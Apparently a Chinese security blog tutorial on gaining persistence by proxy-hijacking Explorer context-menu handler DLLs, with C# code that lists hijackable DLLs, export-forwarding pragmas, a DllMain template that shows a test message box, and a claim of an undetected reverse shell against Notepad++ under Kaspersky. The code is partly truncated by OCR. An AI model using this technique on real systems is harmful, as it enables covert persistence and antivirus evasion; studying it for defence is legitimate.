DLL劫持右键菜单实现持久化


08sec 4月13日

以下文章来源于零队 ，作者Uknow

零队
安全技术分享

DLL代理


如下图，DLL代理是通过创建一个恶意的DLL来替换原有程序的DLL，同时不删除原有程序的DLL，将其重命名。恶意的DLL在被调用的时候会运行恶意的代码功能，并把原有的DLL功能部分转发给原始DLL，这样更好的确保原有程序的功能正常运行且不被破坏。



右键菜单注册表

注册表路径：HKLM\Software\Classes*\ShellEx\ContextMenuHandlers

利用 `autoruns` 可以查看此注册表路径中加载的DLL文件。




同样也可以对其他自启动注册表里的dll文件进行劫持。

我们可以用 c#实现一个小程序来读取可劫持的DLL。代码如下：

```
using Microsoft.Win32;
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;

namespace dll
{
    class Program
    {
        static void Main(string[] args)
        {
            GetKey(@"Software\Classes\*\ShellEx\ContextMenuHandlers\");
        }

        private static void GetKey(string path)
        {

            using (RegistryKey key = Registry.LocalMachine.OpenSubKey(path))
            {
                if (key != null)
                {

                    string[] rk = key.GetSubKeyNames();
                    foreach (var item in rk)
                    {

                        string value = GetRegistryValue(path + item);
                        string imgpath = GetrootValue(@"CLSID\" + value + @"\InprocSe
                        if (imgpath != null && imgpath != "")
                        {
                            Console.WriteLine(imgpath);
                        }
                    }

                }

            }
        }
        protected static string GetRegistryValue(string path)
        {
            string value = string.Empty;
            RegistryKey root = Registry.LocalMachine;
            RegistryKey rk = root.OpenSubKey(path);
            if (rk != null)
            {
                value = (string)rk.GetValue("", null);
            }
            return value;
        }
        protected static string GetrootValue(string path)
```


```
52.         {
53.             string value = string.Empty;
54.             RegistryKey root = Registry.ClassesRoot;
55.             RegistryKey rk = root.OpenSubKey(path);
56.             if (rk != null)
57.             {
58.                 value = (string)rk.GetValue("", null);
59.             }
60.             return value;
61.         }
62.     }
63.}
```



创建一个代理的DLL

这里用到一个开源的项目。

https://github.com/rek7/dll-hijacking



生成的 `definitions.h`

```
1.#pragma once
2.
3./*
4.7-zip.dll - 8664 machine (x64)

5.*/
```

```
5.*/
6.
7.#pragma comment(linker,"/export:DllCanUnloadNow=7-zip_.DllCanUnloadNow,@1")
8.#pragma comment(linker,"/export:DllGetClassObject=7-zip_.DllGetClassObject,@2")
9.#pragma comment(linker,"/export:DllRegisterServer=7-zip_.DllRegisterServer,@3")
10.#pragma comment(linker,"/export:DllUnregisterServer=7-zip_.DllUnregisterServer,@4")
```


替换 `definitions.h`头文件，作者项目的代码里是用的 `powershell`来反弹shell。代码好像有点问题，我这里修改代码进行简单的弹框测试。

```
1./*
2.
3.https://itm4n.github.io/dll-proxying/
4.https://www.codeproject.com/Articles/17863/Using-Pragmas-to-Create-a-Proxy-DLL
5.
6.to implement: hooking specific functions
7.
8.*/
9.
10.#include "definitions.h"
11.#include <thread>
12.#include <chrono>
13.#include <random>
14.extern "C" {
15.    #include <stdlib.h>
16.    #include <winsock2.h>
17.    #include <stdio.h>
18.    #include <windows.h>
19.    #include <ws2tcpip.h>
20.}
21.using namespace std;
22.#pragma comment(lib,"Ws2_32.lib")
23.
24.BOOL WINAPI DllMain(
25.    HINSTANCE hinstDLL,  // handle to DLL module
26.    DWORD fdwReason,     // reason for calling function
27.    LPVOID lpReserved)  // reserved
28.{
29.    srand(time(NULL));
30.    switch (fdwReason)
31.    {
32.        case DLL_PROCESS_ATTACH:
33.        {
34.            MessageBox(NULL, "Zero Team", "Zero team", MB_OK);
35.            break;
36.        }
37.        case DLL_THREAD_ATTACH:
38.            break;
39.        case DLL_THREAD_DETACH:
40.            break;
41.        case DLL_PROCESS_DETACH:
42.            break;
```

```
        default:
            break;
    }
    return true;  // Successful DLL_PROCESS_ATTACH.
}
```

劫持程序右键菜单


编译生成恶意的DLL命名为 `7-zip.dll`，并将原有DLL改名为 `7-zip_.dll`。当我们右键单击程序时，即可运行恶意的DLL。




拓展

作者项目里的反弹shell，测试不能成功。我们可以自己用C语言写一个反弹shell的功能，或者加载shellcode。

如下为在装有卡巴斯基的机器上测试劫持 `notepad++`。成功劫持，并反弹shell，且卡巴斯基未告警。


地磁盘 (C:) ▸ Program Files ▸ Notepad++ ▸
刻录
新建文件夹
名称
修改日期
类型
大小
autoCompletion 2020/4/13 16:18 文件夹
localization 2020/4/13 16:18 文件夹
plugins 2020/4/13 16:18 文件夹
updater 2020/4/13 16:18 文件夹
change 2019/10/28 1:54 文本文档 3 KB
contextMenu 2018/5/26 5:58 XML 文档 4 KB
functionList 2019/9/27 8:14 XML 文档 64 KB
langs.model 2019/9/27 8:14 XML 文档 329 KB
LICENSE 2016/12/27 5:10 文件 16 KB
notepad++ 2019/10/28 5:11 应用程序 3,381 KB
NppShell_06.dll 2020/4/13 16:23 应用程序扩展 89 KB
NppShell_06_.dll
Zero team
Zero Team
确定
卡巴斯基安全软件
您的保护已生效
3 个建议
详细信息
立即购买
扫描
数据库更新
安全支付
隐私保护
上网管理
我的卡巴斯基
更多工具
零队



反弹shell demo流量未加密，最好不要在实战中使用，dll内容可以自己发挥。

关注微信公众号回复“ DLL 劫持”获取本文章源码和工具。

Reference

https://b.ou.is/articles/2020-03/context-menu-persistance